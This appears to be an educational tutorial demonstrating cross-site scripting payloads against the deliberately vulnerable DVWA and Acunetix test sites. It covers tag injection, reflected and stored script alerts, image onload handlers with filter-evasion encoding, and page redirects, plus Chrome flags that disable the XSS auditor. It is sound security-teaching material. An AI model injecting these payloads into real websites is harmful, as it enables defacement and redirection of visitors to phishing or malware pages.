More Cross-Site Scripting (XSS) Attacks

Use the techniques detailed in this tutorial to test for cross-site scripting (XSS) vulnerabilities.

This is not meant to be an exhaustive guide on XSS. However, in this series of tutorials, I am going to illustrate some basic payloads and show how they work. These are just a few examples. As I discover new techniques and payloads, I will update this list

My intent here is not just to give you a miles-long list of XSS payloads. Instead, I want to show you what happens when you execute some of those payloads and where you can use them.

The attacks I'm illustrating in this guide are made against the intentionally vulnerable Damn Vulnerable Web App (DVWA) (low security) and the Acunetix Test Site. These sites were created specifically for security testing practice. However, you can practice these attacks against any intentionally vulnerable test site. Please note that some payloads will not work in every application.

If you need help installing DVWA in Kali Linux, check out this tutorial. DVWA also comes preinstalled in Metasploitable 2.

Do not attempt these or any other attacks on any site or application that you do not have explicit permission to test. This guide was created for educational purposes only. I assume no responsibility for your actions.


Feel free to share this information. These attacks are not my original creations. I am merely presenting this information in a manner that may help beginners understand how specific payloads work.

Please let me know if you find errors in this or any of my other tutorials. You can contact me on Twitter.

Example 1 – See If Tags Can Be Injected


Use this attack to find out if tags (e.g., HTML) can be injected into an application.

1. Navigate to http://testphp.vulnweb.com/index.php.


testphp.vulnweb.com/index.php
Getting Started
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
welcome to our page


Test site for Acunetix WVS.

2. Enter the <plaintext> tag in the *search art* field and click *go*.



Test site for Acunetix WVS.

3. Notice the search results.


acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
searched for:

```
</h2></div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
```


You're essentially rendering all other tags that come after the search function as plain text. It's a good way to see if tags can be injected into a site, though it doesn't necessarily mean that XSS is possible. It does, however, indicate a lack of input validation.

Use this on a forum site susceptible to stored XSS and the code will stay in the comments field. You could consider it a kind of defacement or a simple denial-of-service (DoS) depending on how the site is configured.

Example 2 – See If Tags Can Be Injected

Here's another way to find out if tags (e.g., HTML) can be injected into an application.

1. In DVWA, click *XSS stored*. You'll see the standard opening screen.



Vulnerability: Stored Cross Site Scripting (XSS)

Name: test
Message: This is a test comment.

More info


http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

2. Enter a name in the *Name* field and the following HTML comment tag in the *Message* field and click *Sign Guestbook*: <!---

Note: The <!--- tag comments out all code that follows it.




Vulnerability: Stored Cross Site Scripting (XSS)

Name * Ted

Message * <!---

3. Notice how the page displays now. You have commented out the code for the missing parts of this web page.



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: Ted
Message:


This attack is more of an annoyance than anything else. But it’s useful if you need to prove that tags can be injected into a site, though it doesn't necessarily mean that XSS is possible. It does, however, indicate a lack of input validation.

Use this on a forum site susceptible to stored XSS and the code will stay in the comments field. You could consider it a kind of defacement or a simple denial-of-service (DoS) depending on how the site is configured.

Example 3 – Reflected XSS

This is the most common and easiest script to use. This type of injection is considered reflected, meaning it's reflected back to the user on the web page and possibly in the URL, but it won't be there the next time a user visits the page. However, not all sites vulnerable to XSS are vulnerable to it.


1. In DVWA, click *XSS reflected*. Notice the user input field.



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

2. Enter your name and click *Submit*.




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Ted


3. Notice the search argument reflected on the web page and in the URL.



Vulnerability: Reflecte


What's your name?

Hello Ted




10.0.0.21/dvwa/vulnerabilities/xss_r/?name=Ted#

4. Replace the search item in URL with this payload and hit <*Enter*>: <script>alert('XSS');</script>.




10.0.0.21/dvwa/vulnerabilities/xss_r/?name=<script>alert('XSS');</script>

5. Notice the XSS popup.



6. Now enter the same payload in the key-in field and click *Submit*.




```
<script>alert('XSS');</script
```

The same XSS popup displays.


Example 4 – Stored/Persistent XSS

This type of injection is considered persistent, or stored, meaning the code is injected into the server and permanently displayed to successive users. A web forum or guest book is a great place to inject a script. Now, any time someone visits that page, they'll be hit with the attack.

1. Click the *XSS stored* link in DVWA.




2. Enter a name in *Name* field and the <script>alert('XSS');</script> script in *Message* field and click *Sign Guestbook*.



Name: Ted

Message: <script>alert('XSS');</script>


3. Notice the popup.



Name: test
Message: This i

Name: Ted
Message:


4. Click *OK* on the popup. Notice that the guestbook shows an empty message. It appears that someone didn't enter a message.



Name: test
Message: This is a test comment.

Name: Ted
Message:

5. However, right-click in the message area and choose *Inspect Element*.



```
<div id="guestbook_comments">
  Name: Ted
  <br>
  Message:
  <script>alert('XSS');</script>
  <br>
</div>
```


See how the script is embedded in the page? That means that it's permanently a part of the web page's code. If you refresh the page, the script will execute, causing the popup to happen again. If you navigate to another part of DVWA and come back to the XSS stored page, you'll get the popup. Even if you log out of DVWA and log back in again, you'll get the popup. And if this happens on a live, production website, everybody who visits the page will get the popup. The only to rid your site of this script in DVWA is to reset the database. It's a lot more trouble to fix on a live, production website, though.

Note: This popup is innocuous. But suppose an attacker embedded a malicious script in the page…

Example 5 – Stored/Persistent XSS via HTML Injection

This type of injection is also considered persistent, or stored, only this time, we’re going to post an HTML link to another site.

1. Click the *XSS stored* link in DVWA.




Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

2. Enter a name in *Name* field, enter the following HTML link in comments, and click *Sign Guestbook*: <a href="https://www.google.com">Hey, check out my site!</a>.




Vulnerability: Stored Cross Site Scripting (XSS)

Name * Ted

Message * <a href="https://www.google.com">Hey, check out my site!</a>

3. Note the link posted to the web page.



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.


Name: Ted
Message: Hey, check out my site!

Clicking the link sends users to linked site, which could be malicious.

Example 6 – Concealing a Script in an Image Tag with Stored/Persistent XSS

In this one, we're concealing a script in the *alt* attribute of an image.

1. Click the *XSS stored* link in DVWA.




Vulnerability: Stored Cross Site Scripting (XSS)

2. Enter a name in *Name* field, enter the following HTML link in the *Message* field, and click *Sign Guestbook*:
   <img src="http://www.deepeddy.net/img/deepeddyfish.gif" alt=""**onload="javascript:alert('XSS')**">

   Notice the script inside the *alt* attribute.

3. Notice the popup.




Vulnerability: Reflected Cross Site Scripting (XSS)

   Since this XSS is stored, when another user visits this page, they'll be on the receiving end of this attack. Depending on the script, they might never see a thing except for that picture you just posted. A good application for this type of attack is when a web forum lets you upload a picture to use as an avatar.

4. Click *OK* to close the popup.

5. Right-click on the picture and choose *Inspect Element*.



```
  Name: Ted
  <br>
  Message:
  <img src="http://www.deepeddy.net/img/deepeddyfish.gif" alt="" onload="javascript:alert('XSS')">
  <br>
</div>
```

Notice the image tag with the script inside the *alt* attribute.

Alternate Payloads:
<img src="http://www.deepeddy.net/img/deepeddyfish.gif" alt=""**onload="alert('XSS')"**>

<img src="http://www.deepeddy.net/img/deepeddyfish.gif " alt=""**<body onload="alert(String.fromCharCode (88,83,83))">**>

Note: Use CharCode (HTML Code) in case the application filters the word *XSS*. Obtain codes here: https://www.rapidtables.com/code/text/unicode-characters.html


Note: ONLOAD and BODY tags can be used in Firefox but may be blocked in IE, Safari, and Chrome. Probably Edge, too. They have integrated XSS filters for reflected XSS, though Chrome may have removed those filters.

For testing purposes, you may be able to disable and re-enable web security using the following commands:
- "C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" --disable-xss-auditor
- "C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" --enable-xss-auditor

Example 7 – Automatic Redirect to Another Page

Use this payload in conjunction with stored/persistent XSS to redirect users to another page. This page could be malicious and contain a drive-by malware download, or it could be a spoof of a legitimate page designed to collect information, or it could be…


1. Click the *XSS stored* link in DVWA.



Vulnerability: Stored Cross Site Scripting (XSS)

2. Enter a name in the *Name* field and the following code in the *Message* field and click *Sign Guestbook*:
   <script>window.location='https://www.google.com'</script>

3. Notice that you have been redirected to Google.com.



https://www.google.com


4. Go back to DVWA and then click *XSS stored* and you will be redirected again. And any user that opens that page will be redirected.

Alternate payload:
<script>window.location="https://www.google.com";</script>

Example 8 – Redirect to Another Page on Mouseover (Broken Image)


Use this payload in conjunction with stored/persistent XSS to redirect users to another page. This page could be malicious and contain a drive-by malware download, or it could be a spoof of a legitimate page designed to collect information, or it could be…

1. Click the *XSS stored* link in DVWA.




2. Enter a name in the *Name* field and the following code in the *Message* field and click *Sign Guestbook*:
   <img src=x onMouseOver=window.location='https://www.google.com'>

3. Notice the broken image in the guestbook message area.



Name: test
Message: This is a test comment.
Name: Ted
Message:

4. Hover your mouse over the broken image. You will be redirected to Google.com.



